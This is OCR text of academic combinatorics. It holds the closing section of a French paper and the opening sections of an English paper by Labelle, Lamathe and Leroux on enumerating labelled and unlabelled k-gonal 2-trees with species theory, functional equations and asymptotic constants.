$$\xi_p = \xi = \sum_{n\geq 0}\frac{a_n}{n!}\left(\frac{1}{ep}\right)^n, \quad \frac{a_n}{n!} = \frac{1}{n}[t^{n-1}]\omega^{-np}(t). \tag{60}$$

Ensuite, pour évaluer explicitement $\omega^{-np}(x)$, on utilise la version de Labelle [7] de la formule d'inversion de Good pour les séries indicatrices en tenant compte de (6) et en remarquant que

$$\omega^{-np}(x) = e^{-n(\frac{x_2}{2}+\frac{x_3}{3}+\cdots)} \circ Z_A(x_1, x_2, \ldots)|_{x_i:=px^i}, \tag{61}$$

où $A = XE(A)$ est l'espèce des arborescences. ■

Dans le cas orienté non pointé, une méthode similaire basée sur l'équation (15), mène à

$$\widetilde{a}_{o,n} \sim \overline{\alpha}_p\beta_p^n n^{-\frac{5}{2}}, \quad \text{où} \quad \overline{\alpha}_p = 2\pi p(p\xi_p)^{\frac{2}{p}}\alpha_p^3. \tag{62}$$

Enfin, une analyse fine de la formule (51) montre que

$$\widetilde{a}_n \sim \frac{1}{2}\widetilde{a}_{o,n}. \tag{63}$$

La table 1 donne, à 20 décimales, les constantes ξ_p, α_p et $\beta_p = \frac{1}{\xi_p}$ pour $p = 1, \ldots, 5$.

p	ξ_p	α_p	β_p
1	0.3383218568 9920769520	1.3003121246 8216843599	2.955765285651994974715
2	0.177099522303285617693	0.349261381742311443973	5.646542616232949712893
3	0.119674100436145452060	0.191997258649948899321	8.356026879295995368276
4	0.090334539604383047938	0.131073637348549764379	11.069962877759326312419
5	0.072539192528125499910	0.099178841365021748147	13.785651110084685198930

Table 1 : Valeurs numériques de ξ_p, α_p et β_p, $p = 1, \ldots, 5$.

Voici les premières valeurs des constantes universelles c_n apparaissant dans (56), pour $n = 1, \ldots 5$.

$$c_1 = \frac{1}{\mathrm{e}} = 0.36787944117144232160, \tag{64}$$

$$c_2 = -\frac{1}{2}\frac{1}{\mathrm{e}^3} = -0.02489353418393197149, \tag{65}$$

$$c_3 = \frac{1}{8}\frac{1}{\mathrm{e}^5} - \frac{1}{3}\frac{1}{\mathrm{e}^4} = -0.00526296958802571004, \tag{66}$$

$$c_4 = -\frac{1}{48}\frac{1}{\mathrm{e}^7} + \frac{1}{\mathrm{e}^6} - \frac{1}{4}\frac{1}{\mathrm{e}^5} = 0.00077526788594593923, \tag{67}$$

$$c_5 = \frac{1}{384}\frac{1}{\mathrm{e}^9} - \frac{4}{3}\frac{1}{\mathrm{e}^8} + \frac{49}{72}\frac{1}{\mathrm{e}^7} - \frac{1}{5}\frac{1}{\mathrm{e}^6} = 0.00032212622183609932. \tag{68}$$

Remarque 5.1. *Les calculs de cette section sont également valables pour le cas où $k = 2$ et $p = 1$, correspondant aux arborescences ordinaires (de Cayley) définies par l'équation $A = XE(A)$. Dans ce cas, la constante de croissance $\beta = \beta_1$, dans (54), est connue sous le nom de constante d'Otter (voir [10]). Il est intéressant de noter que cette constante prend la forme explicite $\beta = \frac{1}{\xi_1}$, avec*

$$\xi_1 = \sum_{n \geq 1} c_n. \tag{69}$$

Il est à noter que lorsque $k = 3$, nous retrouvons les résultats asymptotiques obtenus par Fowler et al. dans [2, 3].

References

[1] F. Bergeron, G. Labelle, and P. Leroux, *Combinatorial Species and tree-like structures*, Encyclopedia of Mathematics and its Applications, vol. 67, Cambridge University Press, (1998).

[2] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *Specifying 2-trees*, Proceedings FPSAC'00, Moscou, 26-30 juin 2000, 202–213.

[3] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *The Specification of 2-trees*, Advances in Applied Mathematics, 28, 145–168, (2002).

[4] F. Harary and E. Palmer, *Graphical Enumeration*, Academic Press, New York, (1973).

[5] F. Harary, E. Palmer and R. Read, *On the cell-growth problem for arbitrary polygons*, Discrete Mathematics, 11, 371–389, (1975).

[6] INRIA, *Encyclopedia of combinatorial structures.* http://algo.inria.fr/encyclopedia/index.html.

[7] G. Labelle, *Some new computational methods in the theory of species*, Combinatoire énumérative, Proceedings, Montréal, Québec, Lectures Notes in Mathematics, vol. 1234, Springer-Verlag, New-York/Berlin, 160–176, (1985).

[8] G. Labelle, C. Lamathe and P. Leroux, *Développement moléculaire de l'espèce des 2-arbres planaires*, Proceedings GASCom01, 41–46, (2001).

[9] G. Labelle, C. Lamathe and P. Leroux, *A classification of plane and planar 2-trees*, preprint CO/0202052, submitted.

[10] R. Otter, *The number of trees*, Annals of Mathematics, 49, 583–599, (1948).

[11] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, (1995).

Gilbert Labelle, Cédric Lamathe, Pierre Leroux
LaCIM
Université du Québec à Montréal
Case Postale 8888, succursale centre-ville
H3C 3P8 Montréal
{gilbert, lamathe, leroux}@math.uqam.ca

Labelled and unlabelled enumeration of k-gonal 2-trees

Gilbert Labelle, Cédric Lamathe and Pierre Leroux

April 1, 2003

Abstract

In this paper[1], we generalize 2-trees by replacing triangles by quadrilaterals, pentagons or k-sided polygons (k-gons), where $k \geq 3$ is given. This generalization, to k-gonal 2-trees, is natural and is closely related, in the planar case, to some specializations of the cell-growth problem. Our goal is the labelled and unlabelled enumeration, of k-gonal 2-trees according to the number n of k-gons. We give explicit formulas in the labelled case, and, in the unlabelled case, recursive and asymptotic formulas. We also enumerate these structures according to their perimeter.

1 Introduction

The class of *bidimensional trees*, or in brief *2-trees*, is extensively studied in the literature. For instance, see [7] and [5, 6] and their references; see also [10, 11]. Essentially, a 2-tree is a connected simple graph composed by triangles glued along their edges in a tree-like fashion, that is, without cycles (of triangles). In [8], Harary et al. enumerated a variant of the cell-growth problem, namely plane and planar (in the sense that all faces, except possibly the external face, are also k-sided polygons, also called outerplanar) 2-trees, in which triangles have been replaced by quadrilaterals, pentagons or k-sided polygons (k-gons), where $k \geq 3$ is fixed. Such 2-trees, built on k-gons, are called *k-gonal 2-trees*. This generalization is natural and the purpose of this work is the enumeration of free k-gonal 2-trees, *i.e.*, seen as simple graphs, without any condition of planarity. Figure 1, a) and b), and Figure 2 a) show examples of k-gonal 2-trees, for $k = 3, 5$ and 4, respectively.

Our goal is the labelled and unlabelled enumeraton of k-gonal 2-trees, according to the number of k-gons. We give explicit formulas in the labelled case and recursive and asymptotic formulas in the unlabelled case. This is the full version of a paper presented at the "Mathematics and computer science" conference in Versailles, France, in September 2002 (see [15]). More complete proofs are given, in particular for the asymptotic formulas, and a section has been added on the enumeration of k-gonal 2-trees according to their perimeter.

[1]With the support of FCAR (Québec) and NSERC (Canada).

It was recently brought to our attention that Ton Kloks [10, 11] had enumerated unlabelled *biconnected partial 2-trees* according to the number of vertices, in his 1993 thesis. These structures are more general than k-gonal 2-trees since various size of polygons can occur in the same graph and some polygons may have missing edges.




Figure 1: k-gonal 2-trees with $k = 3$ and $k = 5$

We say that a k-gonal 2-tree is *oriented* if its edges are oriented in such a way that each k-gon forms an oriented cycle; see Figure 2 b). In fact, for any k-gonal 2-tree s, the orientation of any one of its edges can be extended uniquely to all of s by first orienting all the polygons to which the edge belongs and then continuing recursively on all adjacent polygons. The coherence of the extension is ensured by the arborescent (acyclic) nature of 2-trees.

We denote by $\mathcal{A}$ and $\mathcal{A}_o$ the species of k-gonal 2-trees and of oriented k-gonal 2-trees. For these species, we use the symbols $-$, $\diamond$ and $\underline{\diamond}$ as upper indices to indicate that the structures are pointed at an edge, at a k-gon, and at a k-gon having itself a distinguished edge, respectively.




Figure 2: A unoriented and oriented 4-gonal 2-tree

Following the approach of Fowler et al. in [5, 6], which corresponds to the case $k = 3$, we label the 2-trees at their k-gons and give functional equations

which relate these various pointed species together and eventually lead to their enumeration. The main difficulty of this extension from triangles to k-gons comes, as we will see later, from the case where k is an even integer.

The first step is an extension of the dissymmetry theorem for 2-trees to the k-gonal case. The proof is similar to the case $k = 3$ and is omitted (see [5, 6]).

Theorem 1. DISSYMMETRY THEOREM FOR k-GONAL 2-TREES. The species $\mathcal{A}_o$ and $\mathcal{A}$ of oriented and unoriented k-gonal 2-trees, respectively, satisfy the following isomorphisms of species:

$$\mathcal{A}_o^- + \mathcal{A}_o^\diamond = \mathcal{A}_o + \mathcal{A}_{\overline{o}}^{\overline{\diamond}}, \tag{1}$$

$$\mathcal{A}^- + \mathcal{A}^\diamond = \mathcal{A} + \mathcal{A}^{\overline{\diamond}}. \tag{2}$$

There is yet another species to introduce, which plays an essential role in the process. It is the species $B = \mathcal{A}^\rightarrow$ of oriented-edge rooted (k-gonal) 2-trees, that is of 2-trees where an edge is selected and oriented. As mentionned above, the orientation of the rooted edge can be extended uniquely to an orientation of the 2-tree so that there is a canonical isomorphism $B = \mathcal{A}_o^-$ which can be used for all enumerative purposes. However, it is often useful not to perform this extension and to consider that only the rooted edge is oriented, as we will see.

In the next section, we characterize the species $B = \mathcal{A}^\rightarrow$ by a combinatorial functional equation and state some of its properties. The goal is to express the various pointed species occuring in the dissymmetry theorem in terms of B and to deduce enumerative results for the species $\mathcal{A}_o$ and $\mathcal{A}$. The oriented case is simpler, and carried out first, in Section 3. The unoriented case is analyzed in Section 4, distinguishing two cases according to the parity of the integer k. Enumeration of k-gonal 2-trees according to the perimeter is carried out in Section 5. Finally, asymptotic results are presented in Section 6.

This paper uses the framework of species theory. See Chapter 1 of [3] for an introduction. The main tool for our purposes is the composition theorem which can be stated as follows: let the species F be the (partitionnal) composition of two species, $F = G \circ H$. Then, the exponential generating function

$$F(x) = \sum_{n \geq 0} f_n \frac{x^n}{n!},$$

where $f_n = |F[n]|$ is the number of labelled F-structures of order n, and the tilde generating function

$$\widetilde{F}(x) = \sum_{n \geq 0} \widetilde{f}_n x^n,$$

where $\widetilde{f}_n = |F[n]/\mathbb{S}_n|$ is the number of unlabelled F-structures of order n, satisfy the following equations:

$$F(x) = G(H((x)), \tag{3}$$

$$\widetilde{F}(x) = Z_G(\widetilde{H}(x), \widetilde{H}(x^2), \ldots), \tag{4}$$

where $Z_G(x_1, x_2, \ldots)$ is the cycle index series of G.

2 The species B of oriented-edge rooted 2-trees

The species $B = \mathcal{A}^{\rightarrow}$ plays a central role in the study of k-gonal 2-trees. The following theorem is an extension to a general k of the case $k = 3$. Note that formula (5) also makes sense for $k = 2$ and corresponds to edge-labelled (ordinary) rooted trees.

Theorem 2. The species $B = \mathcal{A}^{\rightarrow}$ of oriented-edge rooted k-gonal 2-trees satisfies the following functional equation (isomorphism):

$$B = E(XB^{k-1}), \tag{5}$$

where E represents the species of sets and X is the species of singleton k-gons.

Proof. We decompose an $\mathcal{A}^{\rightarrow}$-structure as a set of *pages*, that is, of maximal subgraphs sharing only one k-gon with the rooted edge. For each page, the orientation of the rooted edge permits to define a linear order and an orientation on the $k-1$ remaining edges of the polygon having this edge, in some conventional way, for example in the fashion illustrated in Figure 3 a), for the odd case, and b), for the even case. These edges being oriented, we can glue on them some B-structures. We then deduce relation (5). ■




Figure 3: An oriented page for a) $k = 5$, b) $k = 6$

We can easily relate the species $B = \mathcal{A}^{\rightarrow}$ to the species of rooted trees denoted by A, characterized by the functional equation $A = XE(A)$, where X is now the species of singleton vertices. Indeed from (5), we deduce successively

$$(k-1)XB^{k-1} = (k-1)XE((k-1)XB^{k-1}), \tag{6}$$

knowing that $E^m(X) = E(mX)$, and, by unicity,

$$(k-1)XB^{k-1} = A((k-1)X). \tag{7}$$

Finally, we obtain the following expression for the species B in terms of the species of rooted trees.

Proposition 1. The species $B = \mathcal{A}^{\rightarrow}$ of oriented-edge-rooted k-gonal 2-trees satisfies

$$B = \sqrt[k-1]{\frac{A((k-1)X)}{(k-1)X}}. \tag{8}$$

Corollary 1. The numbers $a_n^{\rightarrow}$, $a_{n_1,n_2,\ldots}^{\rightarrow}$, and $b_n = \widetilde{a}_n^{\rightarrow}$ of k-gonal 2-trees pointed at an oriented edge and having n k-gons, respectively labelled, fixed by a permutation of cycle type $1^{n_1}2^{n_2}\ldots$ and unlabelled, satisfy the following formulas and recurrence:

$$a_n^{\rightarrow} = ((k-1)n+1)^{n-1} = m^{n-1}, \tag{9}$$

where $m = (k-1)n+1$ is the number of edges,

$$a_{n_1,n_2,\ldots}^{\rightarrow} = \prod_{i=1}^{\infty}(1+(k-1)\sum_{d|i} dn_d)^{n_i-1}(1+(k-1)\sum_{d|i,d<i} dn_d), \tag{10}$$

and

$$b_n = \frac{1}{n}\sum_{1\le j\le n}\sum_{\alpha}(|\alpha|+1)b_{\alpha_1}b_{\alpha_2}\ldots b_{\alpha_{k-1}}b_{n-j}, \qquad b_0 = 1, \tag{11}$$

the last sum is running over $(k-1)$-tuples of integers $\alpha = (\alpha_1, \alpha_2, \ldots, \alpha_{k-1})$ such that $|\alpha|+1$ divides the integer j, where $|\alpha| = \alpha_1 + \alpha_2 + \cdots + \alpha_{k-1}$.

Proof. Formulas (9) and (10) are obtained by specializing with $\mu = (k-1)^{-1}$ the following formulas, given by Fowler et al. in [5, 6],

$$\left(\frac{A(x)}{x}\right)^{\mu} = \sum_{n\ge 0}\mu(\mu+n)^{n-1}\frac{x^n}{n!}, \tag{12}$$

$$Z_{\left(\frac{A(X/\mu)}{X/\mu}\right)^{\mu}} =$$

$$\sum_{n_1,n_2,\ldots}\frac{x_1^{n_1}x_2^{n_2}\ldots}{1^{n_1}n_1!2^{n_2}n_2!\ldots}\prod_{i=1}^{\infty}(1+\frac{1}{\mu}\sum_{d|i}dn_d)^{n_i-1}(1+\frac{1}{\mu}\sum_{d|i,d<i}dn_d). \tag{13}$$

Formula (9) can also be established by a Prüfer-like bijection. To obtain the recurrence (11), it suffices to take the logarithmic derivative of the equation

$$\widetilde{B}(x) = \exp\left(\sum_{i\ge 1}\frac{x^i\widetilde{B}^{k-1}(x^i)}{i}\right), \tag{14}$$

where $\widetilde{B}(x) = \sum_{n\ge 0} b_n x^n$, which follows from relation (5), using (4). ∎

It is interesting to note that the sequences $\{b_n\}_{n\in\mathbb{N}}$, for $k = 2, 3, 4, 5$, are listed in the encyclopedia of integer sequences [18] and the equation (5), in the encyclopedia of combinatorial structures [9]. Also remark that, for each $n \geq 1$, b_n is a polynomial in k of degree $n-1$. This follows from (10) and the following explicit formula for b_n,

$$b_n = \sum_{n_1+2n_2+\cdots=n} \frac{a^{\rightarrow}_{n_1,n_2,\ldots}}{1^{n_1}n_1!2^{n_2}n_2!\ldots}, \tag{15}$$

which is a consequence of Burnside's lemma. The asymptotic behavior of the numbers b_n as $n \to \infty$, is studied, in particular as a function of k, in Section 7.

Remark 1. Equation (8) can also be used to compute the molecular expansion of the species B from the molecular expansion of A, using the binomial theorem. See [1] for more details.

3 Oriented case

We begin by determining relations for the pointed species appearing in the dissymmetry theorem. These relations are quite direct and the proof is left to the reader.

Proposition 2. The species a_o^-, $a_o^\diamond$, and $a_o^{\diamond}$ are characterized by the following isomorphisms:

$$a_o^- = B, \quad a_o^\diamond = XC_k(B), \quad a_o^{\diamond} = XB^k, \tag{16}$$

where $B = a^{\rightarrow}$ and C_k represents the species of oriented cycles of length k.

The dissymmetry theorem permits us to express the ordinary generating series $\widetilde{a}_o(x)$ of unlabelled oriented k-gonal 2-trees in terms of the corresponding series for the rooted species:

$$\widetilde{a}_o(x) = \widetilde{a}_o^-(x) + \widetilde{a}_o^\diamond(x) - \widetilde{a}_o^{\diamond}(x). \tag{17}$$

By Proposition 2, we can then express $\widetilde{a}_o(x)$ as function of $\widetilde{B}(x) = \widetilde{a}^{\rightarrow}(x)$.

Proposition 3. The ordinary generating series $\widetilde{a}_o(x)$ of unlabelled oriented k-gonal 2-trees is given by

$$\widetilde{a}_o(x) = \widetilde{B}(x) + \frac{x}{k}\sum_{\substack{d|k\\ d>1}} \phi(d)\widetilde{B}^{\frac{k}{d}}(x^d) - \frac{k-1}{k}x\widetilde{B}^k(x). \tag{18}$$

Corollary 2. The numbers $a_{o,n}$ and $\widetilde{a}_{o,n}$ of oriented k-gonal 2-trees labelled and unlabelled, over n k-gons, respectively, are given by

$$a_{o,n} = ((k-1)n+1)^{n-2} = m^{n-2}, \quad n \geq 2, \tag{19}$$

$$\widetilde{a}_{o,n} = b_n - \frac{k-1}{k}b^{(k)}_{n-1} + \frac{1}{k}\sum_{\substack{d|k\\ d>1}} \phi(d)b^{(\frac{k}{d})}_{\frac{n-1}{d}}, \tag{20}$$

where

$$b_i^{(j)} \;=\; [x^i]\widetilde{B}^j(x) \;=\; \sum_{i_1+\cdots+i_j=i} b_{i_1} b_{i_2} \dots b_{i_j},$$

denotes the coefficient of x^i in the series $\widetilde{B}^j(x)$, with $b_r^{(j)} = 0$ if r is non-integral or negative.

Proof. For the labelled case, it suffices to remark that $a_n^{\rightarrow} = m a_{o,n}$. In the unlabelled case, equation (20) is directly obtained from (18). ∎

4 Unoriented case

In the unoriented case, the number a_n of k-gonal 2-trees labelled over n polygons satisfies $2a_n = a_{o,n}+1$, since the only k-gonal 2-tree left fixed by a reversal of the orientation, for a given number of polygons, is the one in which every polygon share one common edge. We get

Proposition 4. The number a_n of labelled k-gonal 2-trees on n k-gons is given by

$$a_n = \frac{1}{2}\left(m^{n-2}+1\right), \qquad n \geq 2, \tag{21}$$

where $m = (k-1)n+1$.

For the unlabelled enumeration of k-gonal 2-trees (unoriented), we have to consider quotient species of the form $F/\mathbb{Z}_2$, where F is any species of "oriented" structures and $\mathbb{Z}_2 = \{1, \tau\}$, is the group where the action of τ is to reverse the orientation of the structure. A structure of such a species then consists in an orbit $\{s, \tau \cdot s\}$ of F-structures under the action of $\mathbb{Z}_2$.

For instance, the different pointed species of unoriented k-gonal 2-trees a^-, $a^\diamond$ and $a^{\underline{\diamond}}$, can be expressed as quotient species of the corresponding species of oriented k-gonal 2-trees:

$$a^- = \frac{a^{\rightarrow}}{\mathbb{Z}_2}, \quad a^\diamond = \frac{a_o^\diamond}{\mathbb{Z}_2} \;=\; \frac{XC_k(B)}{\mathbb{Z}_2}, \quad a^{\underline{\diamond}} = \frac{a_o^{\underline{\diamond}}}{\mathbb{Z}_2} \;=\; \frac{XB^k}{\mathbb{Z}_2}. \tag{22}$$

For the ordinary generating series (unlabelled structures) associated to such quotient species, we use the following formula, which is quite obvious,

$$(F/\mathbb{Z}_2)^\sim(x) = \frac{1}{2}(\widetilde{F}(x) + \widetilde{F}_\tau(x)), \tag{23}$$

where $\widetilde{F}_\tau(x) = \sum_{n\geq 0} |\mathrm{Fix}_{\widetilde{F}_n}(\tau)| x^n$ is the ordinary generating series of unlabelled F-structures left fixed by the action of τ, that is, by orientation reversal. However, the computation of the series $\widetilde{F}_\tau(x)$ is quite complicated and it is better to treat separately two cases according to the parity of k.

4.1 Case k odd

We can notice, observing Figures 3 a) and b), that in every k-gon containing the pointed (but not oriented) edge of an $\mathcal{A}^{-}$-structure, it is possible to orient the $k-1$ other edges in a "going away (from the root edge) direction" as in Figure 3 a), when k is odd, but there remains an ambiguous edge if k is even. This phenomenon permits us to introduce *skeleton* species, when k is odd, in analogy with the approach of Fowler et al. in [5, 6], where $k=3$. They are the two-sort quotient species $Q(X,Y)$, $S(X,Y)$ and $U(X,Y)$, where X represents the species of k-gons and Y the species of oriented edges, defined by Figures 4 a), b) and c), where $k=5$. In analogy with the case $k=3$, we get the following




Figure 4: Skeleton species a) $Q(X,Y)$, b) $S(X,Y)$ and c) $U(X,Y)$

propositions.

Proposition 5. The skeleton species Q, S and U admit the following expressions in terms of quotients species

$$\begin{aligned} Q(X,Y) &= E(XY^2)/\mathbb{Z}_2, && (24)\\ S(X,Y) &= C_k(E(XY^2))/\mathbb{Z}_2, && (25)\\ U(X,Y) &= (E(XY^2))^k/\mathbb{Z}_2. && (26) \end{aligned}$$

Proposition 6. For k odd, $k \geq 3$, we have the following expressions for the pointed species of k-gonal 2-trees, where $B = \mathcal{A}^{\rightarrow}$:

$$\mathcal{A}^{-} = Q(X, B^{\frac{k-1}{2}}), \quad \mathcal{A}^{\circ} = X \cdot S(X, B^{\frac{k-1}{2}}), \quad \mathcal{A}^{\diamond} = X \cdot U(X, B^{\frac{k-1}{2}}). \quad (27)$$

In order to obtain enumeration formulas, we have first to compute the cycle index series of the species Q, S and U.

Proposition 7. The cycle index series of the species $Q(X,Y)$, $S(X,Y)$ and $U(X,Y)$ are given by

$$\begin{aligned} Z_Q &= \frac{1}{2}\left(Z_{E(XY^2)} + q\right), && (28)\\ Z_S &= \frac{1}{2}\left(Z_{C_k(E(XY^2))} + q \cdot (p_2 \circ Z_{E(XY^2)})^{\frac{k-1}{2}}\right), && (29)\\ Z_U &= \frac{1}{2}\left(Z_{(E(XY^2))^k} + q \cdot (p_2 \circ Z_{E(XY^2)})^{\frac{k-1}{2}}\right), && (30) \end{aligned}$$

where $q = h \circ (x_1 y_2 + p_2 \circ (x_1 \frac{y_1^2 - y_2}{2}))$, p_2 represents the power sum function of degree two, h the homogeneous symmetric function and $\circ$, the plethystic substitution.

Proof. Formula (28) and the method used can be found in [5, 6]. It is a matter of counting colored unlabelled $F(X,Y)$-structures left fixed by τ. In the case of S, we have to leave fixed a colored $C_k(E(XY^2))$-structure. For this, the basis cycle of length k must possess (at least) one symmetry axis passing through the middle of one of its sides. We can see that when such a structure has several axis of symmetry, the choice of the axis is arbitrary. On both sides of the axis, each colored $E(XY^2)$-structure must have its mirror image; this contributes for a term of $(p_2 \circ Z_{E(XY^2)})^{\frac{k-1}{2}}$. Next, the attached structure on the distinguished edge must be globally left fixed; this gives the factor q. The reasoning is very similar for the species U ■

Combining the dissymmetry theorem, equations (28), (29), (30) and the substitution rules of unlabelled enumeration, we obtain the ordinary generating series of the species of k-gonal 2-trees.

Proposition 8. Let $k \geq 3$ be an odd integer. The ordinary generating series $\widetilde{a}(x)$ of unlabelled k-gonal 2-trees is given by

$$\widetilde{a}(x) = \frac{1}{2}\left(\widetilde{a}_o(x) + \exp\Big(\sum_{i\geq 1} \frac{1}{2i}(2x^i \widetilde{B}^{\frac{k-1}{2}}(x^{2i}) + x^{2i}\widetilde{B}^{k-1}(x^{2i}) - x^{2i}\widetilde{B}^{\frac{k-1}{2}}(x^{4i}))\Big)\right). \tag{31}$$

Corollary 3. For $k \geq 3$, odd, the number $\widetilde{a}_n$ of unlabelled k-gonal 2-trees over n k-gons, satisfy the following recurrence

$$\widetilde{a}_n = \frac{1}{2n}\sum_{j=1}^{n}\Big(\sum_{l|j} l\omega_l\Big)\Big(\widetilde{a}_{n-j} - \frac{1}{2}\widetilde{a}_{o,n-j}\Big) + \frac{1}{2}\widetilde{a}_{o,n}, \quad \widetilde{a}_0 = 1, \tag{32}$$

where, for all $n \geq 1$,

$$\omega_n = 2b_{\frac{n-1}{2}}^{(\frac{k-1}{2})} + b_{\frac{n-2}{2}}^{(k-1)} - b_{\frac{n-2}{4}}^{(\frac{k-1}{2})}, \tag{33}$$

and $b_i^{(j)}$ is defined in Corollary 2.

4.2 Case k even

The case k even is much more delicate. In order to express the ordinary generating functions of the three species a^-, $a^\diamond$ and $a^{\hat{\diamond}}$, we apply relation (23) to formulas (22). For the species a^-, we have

$$\widetilde{a}^-(x) = \frac{1}{2}(\widetilde{a}^{\rightarrow}(x) + \widetilde{a}_\tau^{\rightarrow}(x)), \tag{34}$$

where $\widetilde{a}_{\tau}^{\rightarrow}(x) = \sum_{n\geq 0} |\mathrm{Fix}\widetilde{a}_{n}^{\rightarrow}(\tau)|x^n$ is the ordinary generating series of unlabelled oriented-edge-rooted 2-trees which are left fixed by reversing the orientation. Let a_{S} denotes the subspecies of $a^{\rightarrow}$ consisting of $a^{\rightarrow}$-structures s which are isomorphic to their image $\tau \cdot s$ under the orientation reversing map. We have to compute $\widetilde{a}_{\mathrm{S}}(x) = \widetilde{a}_{\tau}^{\rightarrow}(x)$. For this, let us introduce some auxiliary species. The first one, denoted a_{TS}, is the class of a_{S}-structures for which every page attached to the rooted edge is vertically symmetric without crossed symmetries (see below); we say *totally symmetric*. We can characterize this species by the




Figure 5: A structure of the species a_{TS}

following functional equation (see Figure 5)

$$a_{\mathrm{TS}} = E(X \cdot X_{=}^{2} < B^{\frac{k-2}{2}} > \cdot a_{\mathrm{TS}}) = E(P_{\mathrm{TS}}), \tag{35}$$

where $X_{=}^{2} < F >$ represents the species of ordered pairs of isomorphic F-structures and P_{TS} is the species of *totally symmetric pages*. Translating this equation in terms of generating series, we get

$$\widetilde{a}_{\mathrm{TS}}(x) = \exp\left(\sum_{i\geq 1} \frac{1}{i} x^i \widetilde{B}^{\frac{k-2}{2}}(x^{2i}) \widetilde{a}_{\mathrm{TS}}(x^i)\right). \tag{36}$$

Proposition 9. The numbers $\beta_n = |\widetilde{a}_{\mathrm{TS}}[n]|$ of unlabelled a_{TS}-structures on n polygons satisfy the recurrence

$$\beta_n = \frac{1}{n} \sum_{i=1}^{n} \left(\sum_{d|i} d\pi_d\right) \beta_{n-i}, \ n \geq 1 \quad \beta_0 = 1, \tag{37}$$

where

$$\pi_n = \widetilde{P}_{\mathrm{TS},n} = \sum_{\substack{i+j=n-1 \\ i \ even}} b_{\frac{i}{2}}^{(\frac{k-2}{2})} \beta_j. \tag{38}$$

Proof. It suffices to take the logarithmic derivative of (36), that is

$$x\frac{(\widetilde{a}_{\mathrm{TS}})'(x)}{\widetilde{a}_{\mathrm{TS}}(x)} = x\cdot\sum_{i\geq 1}\Omega'(x^i)x^{i-1}, \tag{39}$$

where $\Omega(x)=\sum_{n\geq 1}\omega_n x^n = x\widetilde{B}^{\frac{k-2}{2}}(x^2)\widetilde{a}_{\mathrm{TS}}(x)$. Next, extracting the coefficient of x^n in both sides of

$$x(\widetilde{a}_{\mathrm{TS}})'(x) = \Big(\sum_{i\geq 1}\Omega'(x^i)x^i\Big)\widetilde{a}_{\mathrm{TS}}(x) \tag{40}$$

leads to (37) using (35) since $\Omega(x)=\widetilde{P}_{\mathrm{TS}}(x)$. ■

Let us now introduce two other species, namely P_{AL} and P_{M}, of *pairs of alternated pages* and of *mixed pages*. A pair of *alternated pages* is, by definition, an unordered pair of oriented pages ($a^{\rightarrow}$-structures having only one page) of the form $\{s,\tau\cdot s\}$ with s and $\tau\cdot s$ non-isomorphic. Figure 6 a) shows a structure belonging to this species. A *mixed page* is a symmetric page having at least one alternated symmetry. Such a structure is drawn in Figure 6 b). We can then express each of these two species in terms of the other, as follows:

$$P_{\mathrm{AL}} = \Phi_2 < XB^{k-1} - (P_{\mathrm{TS}}+P_{\mathrm{M}}) >, \tag{41}$$

$$P_{\mathrm{M}} = X\cdot X_{=}^2 < B^{\frac{k-2}{2}} > \cdot(a_{\mathrm{S}} - a_{\mathrm{TS}}), \tag{42}$$

where $\Phi_2 < F >$ represents the species of pairs of F-structures of the form $\{s,\tau\cdot s\}$ and E_+ is the species of non empty sets. At the level of ordinary generating series, we get

$$\widetilde{P}_{\mathrm{AL}}(x) = \frac{1}{2}\big(x^2\widetilde{B}^{k-1}(x^2) - \widetilde{P}_{\mathrm{TS}}(x^2) - \widetilde{P}_{\mathrm{M}}(x^2)\big), \tag{43}$$

